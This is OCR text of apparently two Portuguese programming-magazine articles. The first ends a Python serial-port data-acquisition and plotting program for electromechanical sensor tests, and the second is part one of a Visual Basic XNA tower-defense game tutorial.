se novas variáveis, considerando o tempo inicial, o final e o atual. Também foram inseridas outras variáveis que tem por finalidade contar os ciclos do programa, indicando determinadas situações ao usuário bem como interrompendo o fluxo do programa periodicamente, como será demonstrado ao longo do texto.

```
t0 = time() #tempo zero
tf = t0 + tempo #tempo final
ta = 0 #tempo atual
medida=0
cont = 0
cont1 = 60
```

Assim, a associação dos comandos de iteração **while** e **if**, permite ao programa acessar os dados ao longo do tempo do experimento e, enquanto isso, informar periodicamente ao usuário que a leitura está em andamento, até que o tempo final seja alcançado. A variável *cont* é responsável pela contagem enquanto que a variável *cont1* é responsável pelos avisos periódicos. Essa construção é a primeira mostrada no bloco **while** mostrado abaixo.

```
while ta < tf:
    cont = cont+1
    if cont == cont1:
        print "Programa rodando. Aguarde!"
        cont1= cont1+60
```

Em cada string recebida durante a aquisição de dados, o programa busca por caracteres para a inserção de novas linhas ('\r\n'). Quando encontrados, estes são devidamente apagados. Essas strings são lidas usando o comando **readline** e são substituídas via comando **replace**. Especificamente no caso do eletrômetro Keithley, há a necessidade da requisição do envio dos dados, o que é feito por meio do comando *fetch*, também inscrito no bloco **while** já citado.

```
linha1 = porta1.readline()
linha_limpa1=linha1.replace('\r\n','')
porta2.writelines(":fetch?\n")
linha2 = porta2.readline()
linha_limpa2=linha2.replace('\r\n','')
linha_limpa2=linha2.replace('\n','')
```

Assim que os dados são adquiridos, eles passam por uma classificação, que permite excluir strings vazias ou que contenham símbolos relacionados a leituras inadequadas oriundos do eletrômetro. Dados negativos vindos do multímetro, também devem ser excluídos, pois indicam a ausência de contato entre os pratos da máquina de ensaios. Além disso, buscando evitar a perda de dados em experimentos interrompidos, foi introduzido no código um bloco associado ao registro de todos os dados obtidos ao longo do experimento. Para isto, dentro de um bloco **try/except**, foi inserido um comando para o registro dos dados em um arquivo de extensão *.log.

```
    if linha_limpa2 != '' and linha_limpa2 != '@>'
and float(linha_limpa1)>=0:
        try:
            tta = time()-t0
            resultado = str(tta)
+';'+linha_limpa1+';'+linha_limpa2+'\n'
            arquivo.write(resultado) #Grava no
#arquivo de log
            medida=medida+1
        except:
            pass
```

O maior problema observado durante essa etapa foi que, principalmente no caso de experimentos muito longos, havia um atraso entre a aquisição dos dados do eletrômetro e do multímetro. Assim, buscando evitar essa situação, foi inserido um bloco de limite de contagens. Toda vez que 200 leituras são feitas, as portas seriais são fechadas e reabertas, recomeçando a aquisição. Embora deselegante, esse método eliminou o problema do atraso crescente entre as leituras dos equipamentos.

```
    if medida>200:
        try:
            porta1.close()
            porta2.close()
            porta1 = serial.Serial(comDDP)
# Leitura de DDP
            porta2 = serial.Serial(comRelet)
# Leitura de R
            medida=0
        except:
            pass
```

Este bloco while completo é mostrado abaixo:

```
while ta < tf:
    cont = cont+1
    if cont == cont1:
        print "Programa rodando. Aguarde!"
        cont1= cont1+60
    ta = time()

    linha1 = porta1.readline()
    linha_limpa1=linha1.replace('\r\n','')
    porta2.writelines(":fetch?\n")
    linha2 = porta2.readline()
    linha_limpa2=linha2.replace('\r\n','')
    linha_limpa2=linha2.replace('\n','')

    if linha_limpa2 != '' and linha_limpa2 != '@>'
```

```
and float(linha_limpa1)>=0:
        try:
          tta = time()-t0
          resultado = str(tta)
            +';'+linha_limpa1+';'+linha_limpa2+'\n'
            arquivo.write(resultado)
               #Grava no arquivo de log
            medida=medida+1
        except:
            pass
    if medida>200:
        try:
            porta1.close()
            porta2.close()
            porta1 = serial.Serial(comDDP)
                     # Leitura de DDP
            porta2 = serial.Serial(comRelet)
                     # Leitura de R
            medida=0
        except:
            pass
```

Esta etapa de aquisição se encerra com o fechamento das portas seriais e arquivos abertos, de acordo com o código abaixo:

Ao término destas etapas, o programa retoma o arquivo de texto criado e inicia a etapa de tratamento de dados.

```
porta1.close() #Fecha as portas e o arquivo de log
porta2.writelines(":system:local\n")
# Retorna o eletrometro
# para o modo manual
porta2.close()
arquivo.close()
```

2.2.3. Tratamento de dados

Na etapa de tratamento e armazenamento dos dados, novas listas foram criadas para armazenar os dados de tempo, variação da tensão (*DDP*), resistência (*resist*) e variação de condutividade (*dCondplot*).

```
##############################################
# Bloco de tratamento e armazenagem de dados

arquivo = open(nome,'w')
arqleit = open(nomelog,'r')

tempo=[]
DDP=[]
DDPsort=[]
resist=[]
resistsort=[]
Pplot=[]
dCondplot=[]
```

Essas novas listas são usadas para armazenar os dados contidos no arquivo *.log e para os cálculos de conversão das entradas de variação de potencial elétrico (DDP) e de resistência em pressão e em variação da condutividade. Para isso é necessário determinar quais foram os maiores e os menores valores de DDP (*DDPmin* e *DDPmax*) e de resistência (*Rmin* e *Rmax*) armazenados. Entre as alternativas disponíveis, optou-se por criar novas listas (*DDPsort* e *resistsort*), as quais foram classificadas em ordem crescente usando o comando **sort()**.

```
DDPsort.sort()
DDPmin = float(DDPsort[0])
DDPmax = float(DDPsort[len(DDPsort)-1])

resistsort.sort()
Rmin = float(resistsort[0])
Rmax = float(resistsort[len(resistsort)-1])
```

O próximo passo consiste em converter os valores de resistência e variação de potencial elétrico (DDP) em variação de condutividade e pressão, respectivamente. Para isso, criaram-se novas variáveis, todas inicialmente iguais a zero, que são necessárias à conversão dos dados. Outras duas constantes – a área do porta-amostras (*Area*) e o fator de conversão para pressão em MPa (*fatorPMPa*) – foram introduzidas, permitindo calcular a pressão exercida em cada momento ao longo do ensaio.

```
f=0
press=0
dCond=0
Area=0.00013273 #área em m2
fatorPMPa=((1/Area)/1E6)
#fator que multiplica a força
# transformando-a em P (MPa)
```

Neste ponto é gerada outra string que contém o cabeçalho do arquivo que armazenará os dados de pressão e de variação da condutividade em função do tempo. Em seguida, um bloco **for** foi introduzido para o cálculo dos valores de pressão (Eq.1) e de variação da condutividade (Eq. 2), usando um sistema de interpolação que levou em conta os valores máximos e mínimos das DDPs e das resistências medidas.

$$P = \frac{F}{A}$$

Eq[1] $$\Delta\sigma = \frac{100\,x\,(R^{-1} - R_0^{-1})}{R_0^{-1}}$$

Equação 1, *P* é a pressão em MPa, *F* é força em N e *A* é a área em m^2.

```
string_dados = 'Tempo (s); P (MPa); dCond (%) \n'
arquivo.write(string_dados)

for i in range(0,len(DDP)-1):
    f=(((float(DDP[i])-DDPmin)/(DDPmax-DDPmin))*
                              (Fmax-Fmin))+Fmin
    press=f*fatorPMPa
    dCond = 100*((float(resist[i])**-1)-
                (Rmax**-1))/(Rmax**(-1))
    Pplot.append(press)
    dCondplot.append(dCond)
    resultado = str(tempo[i]) +';'+str(press)
                          +';'+str(dCond)+'\n'
    if dCond>=0:
        arquivo.write(resultado)
```

Eq[2] $$\Delta\sigma = \frac{100\,x\,(R^{-1} - R_0^{-1})}{R_0^{-1}}$$


Na Equação 2, $\Delta\sigma$ é a variação percentual da condutividade, *R* é a resistência elétrica a um dado tempo e R_0 é resistência inicial da amostra.

Uma nova string denominada *resultado* é criada para o armazenamento dos resultados e esta string é salva no arquivo de saída a cada ciclo deste loop do bloco **for**.


```
#########################################################
#Gera gráfico
from matplotlib.pyplot import plot as plot
from matplotlib.pyplot import title as title
from matplotlib.pyplot import ylabel as ylabel
from matplotlib.pyplot import xlabel as xlabel
from matplotlib.pyplot import figure as figure
from matplotlib.pyplot import savefig as savefig
from string import upper as upper

figure()
plot(Pplot,dCondplot)
```

```
titulo = "Sample: "+upper(nomegraf)
title(titulo, size=22)
ylabel('dCond (%)',size=18)
xlabel('P (MPa)',size=18)
nomefig = nomegraf+'(a).png'
savefig(nomefig)
figure()

Pplot.append(Pplot[len(Pplot)-1])
plot(tempo,Pplot)
titulo = "Sample: "+upper(nomegraf)+"Press x Tempo"
title(titulo, size=22)
ylabel('P (MPa)',size=18)
xlabel('Tempo (s)',size=18)
nomefig2 = nomegraf+'(b).png'
savefig(nomefig2)
figure()

dCondplot.append(dCondplot[len(dCondplot)-1])
plot(tempo,dCondplot)
titulo = "Sample: "+upper(nomegraf)+"dCond x Tempo"
title(titulo, size=22)
ylabel('dCond (%)',size=18)
xlabel('Tempo (s)',size=18)
nomefig3 = nomegraf+'(c).png'
savefig(nomefig3)
figure()

arquivo.close()
arqleit.close()

#show()
```

2.2.4. Construção de gráficos ilustrativos - Depois de calcular os valores de pressão e de variação de condutividade em função do tempo e armazená-los em um arquivo texto, o programa gera gráficos para a rápida inspeção dos resultados obtidos. Esses gráficos são criados com o auxílio do módulo **matplotlib.pyplot**.



Como mostrado no trecho de código acima, são gerados três gráficos ilustrativos. O primeiro contém os dados de pressão ao longo do tempo de experimento, o segundo mostra os dados de variação



de condutividade ao longo do tempo enquanto o terceiro mostra a variação da condutividade como função da pressão aplicada. Os resultados gráficos obtidos em um exemplo são mostrados na Figura 2.

Figura 2 – Gráficos de pressão [(P (MPa)] e de variação da condutividade [dCond (%)] ao longo do tempo experimental e o gráfico da variação da condutividade em função da pressão.

Os gráficos mostrados na Figura 2 permitem inferir rapidamente sobre a reprodutibilidade do processo de carga e de descarga, além de permitir visualizar com facilidade que a amostra perde ao longo dos ciclos a sua capacidade de variação de condutividade, sendo muito úteis para as discussões sobre as propriedades eletromecânicas dos materiais em análise.

3. Conclusões

O maior impacto deste trabalho consiste na construção de uma ferramenta computacional que soluciona um vazio na área de pesquisas sobre sensores que necessitem da captura e análise de dados provenientes de ensaios eletromecânicos. Isso foi possível com o uso da linguagem de programação Python, a qual permitiu desenvolver um rapidamente um programa para estes testes, fundamentais para o nosso grupo de pesquisa e para os demais que queiram usá-lo.

4. Agradecimentos

Os autores agradecem ao Conselho Nacional de Desenvolvimento Científico e Tecnológico (CNPq-Brasil-501631/2010-0) pelo apoio financeiro.

5. Bibliografia

[1] Souza Jr, F.G.; Michel, R. And Soares, B.G.; "A methodology for studying the dependence of electrical resistivity with pressure in conducting composites". Polymer Testing, v. 24, p. 998-1004, 2005.

[2] MacDiarmid A. G.; Epstein, A. J., (1995); "Secondary doping in polyaniline"; Synthetic Metals, 69; 85-92.

[3] Souza Jr., F.G.; Oliveira, G.E.; Soares, B.G.; Nele M.; Rodrigues, C.H.M. & Pinto, J.C., - "Natural Brazilian Amazonic (Curauá) Fibers Modified with Polyaniline Nanoparticles" Macromol. Mater. Eng., 294, p. 484 (2009).

[4] Souza Jr., F.G.; Michel, R.C.; Oliveira, G.E.; Paiva, L.O. "Modificação da fibra de coco com polianilina e o seu uso como sensor de pressão" Polímeros (São Carlos. Impresso), v. 21, p. 39-46, 2011.

[5] Python - http://bit.ly/bmgCiE; acessado em 17/2/12

[6] Amaral, Y.; Variáveis em Python – http://bit.ly/GCF9ZU; acedido em 17/2/12.

AUTOR

Escrito por Fernando Gomes de Souza Júnior.: Bolsista de Produtividade em Pesquisa doCNPq - Nível 2 eJovem Cientista do Estado do Rio de Janeiro (FAPERJ). É Professor do Instituto de Macromoléculas da UFRJ, onde coordena o Laboratório de Biopolímeros e Sensores.: Maiores informações: http://lattes.cnpq.br/3049721573449880

Escrito por Amanda de Vasconcelos Varela: Aluna de Graduação em Engenharia de Materiais da Universidade Federal do Rio de Janeiro. Área de actuação em polímeros com estágio no Laboratório de Biopolímeros e Sensores /IMA/UFRJ. Maiores informações:http://lattes.cnpq.br/4338514876424191

XNA: ATAQUE NO QUINTAL (PARTE 1/2)

Sim, o nome não é dos melhores nem tão pouco dos mais apelativos, mas tenho a certeza de que servirá o seu propósito na perfeição, e o seu propósito é dar-vos a conhecer o mundo XNA, para que entrem com o pé direito nesta bonita "game library".

Com este artigo, que será publicado em duas partes para que se possa detalhar o máximo do processo, vamos criar um jogo desde a ideia até ao frenesim com o rato, o que acham?

XNA?
Como bem sabem, um jogo requer, tipicamente, mais poder de processamento gráfico do que uma aplicação de produtividade ou ferramenta, e para essa finalidade existe hardware especializado nesse tipo de computações.

Para que este seja bem aproveitado, o software tem um papel importante e seria necessário um esforço enorme para desenvolver bibliotecas e motores de jogo por cada jogo diferente que utilizasse os recursos de forma diferente.
Com este problema em vista, os gigantes de software (e não só) apressaram-se na corrida ao padrão para ponte entre o software e o hardware.

Uma das bibliotecas mais famosas, onde o XNA assenta, é o DirectX.

O XNA é muitas vezes referido como um motor de jogo, mas é muito mais do que isso: XNA é uma Framework, uma biblioteca de jogo, o que nos abre portas a outro tipo de aplicações, que não forçosamente jogos.

Ao contrário do que se possa julgar imediatamente, o X não advém do DirectX, pelo menos não directamente. XNA era a sigla do projecto, quando em desenvolvimento, que significava **X**box **N**ew **A**rchitecture, mas que mais tarde com o lançamento da Xbox360, tornou-se simplesmente **XNA**'s **N**ot **A**cronymed, muito ao estilo **GNU (GNU**'s **N**ot **U**nix**)**.

A título de curiosidade, o gráfico alaranjado do logótipo pode ser interpretado em código morse: **-..-** (X) **-.** (N) **.-** (A)

Microsoft® DirectX®

xna


Nível de abstracção
A XNA Framework (denominada apenas XNA daqui por diante), na sua actual versão (4.0) permite um nível de abstracção que tecnicamente deveria permitir qualquer linguagem .NET, mas apenas são oficialmente suportadas duas: inicialmente o C# e mais tarde o Visual Basic.

Isto significa que se pode recorrer a virtualmente a qualquer recurso da .NET Framework no decorrer da lógica de um jogo. E mais! É altamente provável que o que se produzir para PC, possa ser convertido para Xbox ou Windows Phone, com muito pouco esforço. Só boas notícias!

Vamos começar? Por onde começo?
Todos os jogos, sem excepção, devem começar com uma ideia, um rabisco ou um rasgo de criatividade. Para este artigo, optei por enveredar por um tipo de jogo que já todos devem conhecer bem, para que se possam focar apenas na filosofia da XNA.

Vamos criar, do zero, um jogo do estilo **Tower Defense** que espirituosamente chamei de "Ataque ao quintal". Nada de muito elaborado. Apenas suficiente para uma introdução ao XNA.

Então, rabiscos à parte, vamos começar por esquematizar o ciclo de vida do jogo.



Nada de extravagante: depois da inicialização temos um título, a partir do qual podemos iniciar ou sair. Depois do ciclo de jogo, ou ganhamos ou perdemos. Em qualquer um dos casos, voltamos ao título. Existem muitas formas de planear um jogo, e a que vou adoptar pode servir para muitos, mas ser hedionda para outros tantos. Devem procurar a

XNA: ATAQUE NO QUINTAL (PARTE 1/2)

forma de planeamento que mais sentido vos faça. Com o ciclo de vida fechado, prefiro começar por delinear os sistemas de menus, mas antes de nos pormos ao código, temos de entender como é que a XNA está estruturada.

A XNA e os ciclos de execução

Cada solução XNA contém pelo menos um projecto e um content pipeline. O projecto estrutura o jogo em si: a lógica de execução, a algoritmia, tudo é definido lá.

O content pipeline funciona como o repositório de todos os conteúdos multimédia que o jogo poderá utilizar. Só no content pipeline é garantido que estes recursos estão a sofrer os devidos processos e transformações para que possam ser devidamente utilizados. Quer seja imagem, quer seja som, ou modelo tridimensional, é no content pipeline que tem de existir, e é do content pipeline que tem de ser carregado. O content pipeline não tem grande segredo: todos os conteúdos aceites são lá colocados, e recebem um asset name, tipicamente o nome do ficheiro, sem extensão, que é único dentro de cada pasta.

É com este asset name que negociamos os conteúdos que são carregados para o projecto. O projecto, quando é criado, a classe principal dispõe automaticamente de alguns métodos:

```
Public Class Game1
Inherits Microsoft.Xna.Framework.Game

  Private WithEvents graphics As
  GraphicsDeviceManager
  Private WithEvents spriteBatch As SpriteBatch

  Public Sub New()
          graphics = New GraphicsDeviceManager(Me)
          Content.RootDirectory = "Content"
  End Sub

  Protected Overrides Sub Initialize()
  MyBase.Initialize()
  End Sub

  Protected Overrides Sub LoadContent()
  spriteBatch =
            New SpriteBatch(GraphicsDevice)
  End Sub

  Protected Overrides Sub UnloadContent()
  End Sub

  Protected Overrides Sub Update(ByVal
                                 gameTime As GameTime)
  If GamePad.GetState(PlayerIndex.One)
            .Buttons.Back =
            ButtonState.Pressed Then
      Me.Exit()
  End If
  MyBase.Update(gameTime)
  End Sub

  Protected Overrides Sub Draw(ByVal
                               gameTime As GameTime)
      GraphicsDevice.Clear(Color.CornflowerBlue)
  MyBase.Draw(gameTime)
End Sub
End Class
```

Como o artigo está focado no jogo e menos no próprio funcionamento do XNA, é importante reter apenas o seguinte: **LoadContent** é usado para carregar multimédia do pipeline para a memória, quer seja em variáveis ou estruturas de dados para utilizar mais tarde no jogo; **Update**, que a XNA tenta correr (por defeito) 60 vezes por segundo, e é responsável por a lógica do ciclo do jogo. Tudo desde leitura do estado do teclado/rato (ou outros) até à detecção de colisão, e por fim o **Draw**, que corre logo após o Update. O Draw é responsável por desenhar todos os elementos nas posições e estados calculados no Update.

Cada ciclo em que o Update e o Draw chegam ao fim, pode denominar-se frame. Ao tentar correr à velocidade estável de 60 vezes por segundo, obtemos 60 frames por segundo, ou os tão famosos FPS (frames per second).

Vamos começar… finalmente

Como referi anteriormente, tenham em conta que não se trata de um artigo exaustivo de XNA, ainda que já tenha feito algumas introduções, e o código apresentado no artigo é apenas a parte relevante, e não dispensa o acompanhamento com o projecto de apoio (endereço no final)

Para o menu, pensei em algo simples. Apenas uma imagem e dois botões.

Ficheiros a usar

defender.png, defender_p.png, sair.png, sair_p.png, seta.png e titulo.jpg

Ficheiros fonte implicados

principal.vb, dados.vb

Aspecto final:

Comecemos por carregar imagens, em LoadContent:

```
Public seta As Texture2D
Public titulo As Texture2D
Public botao_defender As Texture2D
Public botao_sair As Texture2D
Public botao_defender_p As Texture2D
Public botao_sair_p As Texture2D

Protected Overrides Sub LoadContent()
```

```
        spriteBatch = New SpriteBatch_
(GraphicsDevice)
        titulo = Me.Content.Load(Of Texture2D)_
            ("UI/titulo")
        seta = Me.Content.Load(Of Texture2D)_
            ("UI/seta")
        botao_defender = Me.Content.Load_
            (Of Texture2D)("UI/defender")
        botao_sair = Me.Content.Load(Of Texture2D)_
            ("UI/sair")
        botao_defender_p = Me.Content.Load_
        (Of Texture2D)("UI/defender_p")_
        botao_sair_p = Me.Content.Load_
            (Of Texture2D)("UI/sair_p")
End Sub
```

Sempre que existir no código, referência a conteúdos que não declarei acima, estes são declarados exactamente da mesma forma como estes anteriores. Deixo para vossa análise ao projecto disponível na comunidade.
Neste caso, todos os PNG estão no content pipeline, dentro de uma pasta chamada UI. Texture2D representa um recurso de imagem num plano bidimensional.

Só por si, isto não faz nada. É necessário utilizar os recursos devidamente carregados no draw e no update. Para distinguir as fases distintas do jogo, criei uma enum para ajudar a identificar qual a lógica a ser executada:

```
Private Rect_Defender As New Rectangle(105, 450,
301, 71)
Private Rect_Sair As New Rectangle(105, 528, 301,
71)

Private Enum FasesJogo
    Titulo
    Nivel
    GameOver
    Ganhou
End Enum

Private fase As FasesJogo = FasesJogo.Titulo

Protected Overrides Sub Update(ByVal gameTime_
      As GameTime)

       Select Case fase

       Case FasesJogo.Titulo
              Dim M As MouseState =
              Mouse.GetState()
              If M.LeftButton =
              _ButtonState.Pressed Then
              Dim rato_rect As New Rectangle_
              (M.X, M.Y, 1, 1)

              If Rect_Defender.Intersects
              (rato_rect) Then

              End If

              If Rect_Sair.Intersects(rato_rect)
              Then
              Me.Exit()
              End If

              End If
       End Select

       MyBase.Update(gameTime)
End Sub
```

Capturamos o estado do rato naquele frame e verificamos se ao pressionar o botão, o cursor se encontra intersectado com os rectangulos dos botões. Se sim, significa que o jogador clicou num deles. Neste caso ainda não acontecerá nada, à excepção do Sair, que sai do jogo.

Se correrrmos o jogo agora, verificamos que de facto, nada acontece.

Apesar da lógica estar implementada, é necessário que o Draw faça a sua magia:

```
Protected Overrides Sub Draw(ByVal gameTime As
GameTime)
        spriteBatch.Begin()
Select Case fase
Case FasesJogo.Titulo
       spriteBatch.Draw(titulo, NewRectangle
       _(0, 0, 1024, 768), Color.White)

              Dim M As MouseState =
       _Mouse.GetState()
              Dim rato_rect As New Rectangle_
              (M.X, M.Y, 1, 1)

              If Rect_Defender.Intersects _
       (rato_rect) Then
              spriteBatch.Draw(botao_defender_p,_
       Rect_Defender, Color.White)
              Else
              spriteBatch.Draw(botao_defender, _
              Rect_Defender, Color.White)
       End If
       If Rect_Sair.Intersects(rato_rect) Then
              spriteBatch.Draw(botao_sair_p, _
              Rect_Sair, Color.White)
       Else
              spriteBatch.Draw(botao_sair, _
              Rect_Sair, Color.White)
       End If

       End Select

       spriteBatch.Draw(seta,
            New Rectangle_(Mouse.GetState().X,
            Mouse.GetState().Y, 22, 22),
            Color.White)
            spriteBatch.End()

       MyBase.Draw(gameTime)
End Sub
```

Como estamos a desenhar um jogo de resolução 1024x768 rígida, podemos tomar algumas liberdades como criar imagens especificamente para essa resolução.

O Draw é executado em sequência, como é normal, e isso significa que o último Draw no spriteBatch, estará à frente de todos os outros anteriores. Assim, começamos por desenhar o titulo, que é uma imagem estática.

De seguida capturamos o estado do rato para determinar, como no update, se a seta está a interceptar alguns dos

XNA: ATAQUE NO QUINTAL (PARTE 1/2)

seus rectângulos. Caso esteja, sabemos que a seta está sobre o botão e podemos agir face a isso. Se não estiver, não está sobre o botão. Neste caso fazemos a troca entre duas imagens de cada botão, para dar a sensação de botão. No final, desenha-se a seta azul na posição exacta do cursor do rato, o que a 60 frames por segundo no Draw, fará com que dê ilusão de se tratar do cursor do rato.

Ao correr o jogo agora, já temos o título funcional.

Podemos agora, da mesma forma, imitar o comportamento para o ecrã de gameover e ganhou.

Ficheiros a usar
ganhou.jpg, gameover.jpg, orabolas.png e orabolas_p.png
Ficheiros fonte implicados
Principal.vb, dados.vb
Aspecto final:


```
Protected Overrides Sub Update(ByVal gameTime As
_GameTime)

Select Case fase

 Case FasesJogo.Ganhou, FasesJogo.GameOver
 Dim M As MouseState = _Mouse.GetState()
  If M.LeftButton = _ButtonState.Pressed Then
   Dim rato_rect As New Rectangle(M.X, M.Y, 1, 1)

  If Rect_OraBolas.Intersects(rato_rect) Then
   fase = FasesJogo.Titulo
  End If
 End If

End Select

MyBase.Update(gameTime)
End Sub

Protected Overrides Sub Draw(ByVal gameTime As
_GameTime)
spriteBatch.Begin()
Select Case fase

Case FasesJogo.GameOver
 spriteBatch.Draw(gameover, New Rectangle(0, 0,
 _1024, 768), Color.White)

 Dim M As MouseState = Mouse.GetState()
 Dim rato_rect As New Rectangle(M.X, M.Y, 1, 1)
```

```
 If Rect_OraBolas.Intersects(rato_rect) Then
  spriteBatch.Draw(botao_ora_bolas_p,_
  Rect_OraBolas, Color.White)
 Else
  spriteBatch.Draw(botao_ora_bolas,_
  Rect_OraBolas, Color.White)
 End If

Case FasesJogo.Ganhou
  spriteBatch.Draw(ganhou, New Rectangle(0, 0,_
  1024, 768), Color.White)

  Dim M As MouseState = Mouse.GetState()
  Dim rato_rect As New Rectangle(M.X, M.Y, 1, 1)
  If Rect_OraBolas.Intersects(rato_rect) Then
   spriteBatch.Draw(botao_sair_p, Rect_OraBolas,
   _Color.White)
  Else
  spriteBatch.Draw(botao_sair, Rect_OraBolas,_
  Color.White)
   End If
  End Select

spriteBatch.Draw(seta, NewRectangle_
(Mouse.GetState().X, Mouse.GetState().Y, 22, 22),
_Color.White)
spriteBatch.End()

MyBase.Draw(gameTime)
End Sub
```

Como a disposição do ecrã é semelhante, no Update basta verificar intersecções com a área ora_bolas que coincide com a área de sair.

No Draw tem de ser diferente, pois tratam-se de ecrãs e botões diferentes.

Preparar estrutura para ciclo de jogo

Ficheiros a usar
fundoescolha.png, terreno_selector.png, chao.jpg, inimigos.xml, tempos.xml,torres.xml
Ficheiros fonte implicados
Principal.vb, dados.vb, Inimigo.vb, Objecto.vb, PosicaoTorre.vb, Torre.vb, Torre_UI.vb

O ciclo de jogo engloba toda a lógica do jogo em si. Para este jogo pensei em algo simples: duas filas de torres e três corredores de inimigos.

O progresso é distribuído por níveis incluíndo cada um uma série de ondas.

A entrada e distribuição dos inimigos é coreografada por um XML, como se pode observar num excerto:

```
<?xml version="1.0"encoding="utf-8" ?>
<tempos>
      <nivel id="1">
      <onda id="1">
      <tempo frame="240">
       <inimigo tipo="jipe"corredor="superior"/>
       <inimigo tipo="jipe"corredor="central"/>
       <inimigo tipo="jipe"corredor="inferior"/>
      </tempo>

      <tempo frame="580">
       <inimigo tipo="jipe"corredor="superior"/>
       <inimigo tipo="jipe"corredor="inferior"/>
      </tempo>
      </onda>
      </nivel>
</tempos>
```

Quando começa uma nova onda de um determinado nível, existe um controlo de frames que é posto a zero. Por cada frame processado, este controlo aumenta em 1. Assim, olhando para o excerto, pode-se observar que na onda 1 do nível 1, aos 240 frames (240/60=4 segundos) entra um jipe em cada um dos três corredores.

Para além dos tempos, é necessário manter uma base de características para os inimigos e para as torres, para que se possa ajustar de forma centralizada e fácil.


O seguinte excerto retrata a definição de um inimigo:

```
<?xml version="1.0"encoding="utf-8" ?>
<inimigos>
       <inimigo tipo="jipe">
              <velocidade>50</velocidade>
              <vida>150</vida>
              <roda x="14" y="40"/>
              <roda x="14" y="80"/>
              <roda x="90" y="36"/>
              <roda x="90" y="84"/>
              <recompensa>5</recompensa>
              <dano>5</dano>
       </inimigo>
</inimigos>
```

Utilizamos o mesmo tipo de identificador “jipe” utilizado na base de tempos, para que se possam fazer relações. Velocidade, vida são óbvios. A recompensa é a retribuição monetária por destruir este tipo de inimigo, o dano é a quantidade de vida que é retirada ao jogador caso este tipod e inimigo chegue ao fim dos corredores sem ser destruído. Cada nó “roda” especifica a posição central de cada roda do veículo.

Vamos indicar isto por cada inimigo pois como o jogo se passa no quintal, queremos que os contactos do veículo com o chão de areia levantem poeira, e para tal precisamos de saber onde é que as rodas se encontram.

As coordenadas são dadas para o inimigo na posição horizontal, sentido da esquerda para a direita:



O aspecto final do inimigo Jipe será o seguinte:

Esta parte do artigo não incluí a poeira, que vai ser introduzida com um novo tipo de objecto na segunda parte.

O seguinte excerto retracta a definição de uma torre:

```
<?xml version="1.0"encoding="utf-8" ?>
<torres>
       <torre id="1"tipo="vulcao">
              <nome>Vulcão</nome>
              <dano>25</dano>
              <alcance>300</alcance>
              <frequencia>20</frequencia>
              <preco>250</preco>
              <centro_rotativo
              x="centro"y="centro" />
              <centro_fogo ang="3"dist="50"/>
              <centro_fogo ang="-3"dist="50"/>
       </torre>
</torres>
```


Utilizamos um identificador extenso do tipo, para que possa facilitar a identificação de recursos no content pipeline, e um

XNA: ATAQUE NO QUINTAL (PARTE 1/2)

ID que facilita a identificação interna.

As torres têm um nome, infringem um valor de dano à vida dos inimigos em determinada frequência, têm um alcance até onde conseguem disparar para os inimigos e um preço de colocação.

Os restantes nós indicam o centro rotativo, que é a coordenada onde está colocado o eixo entre a base e o prato das armas, e o centro de fogo indica onde estão posicionados os finais dos canos das armas, para colocar efeitos de disparo. Estes centros de fogo têm de ser especificados para cada cano e são definidos em ângulo e distância relativamente ao centro rotativo.



Decididas as características de cada entidade, resta criar os objectos para que possam ser utilizados durante o jogo.

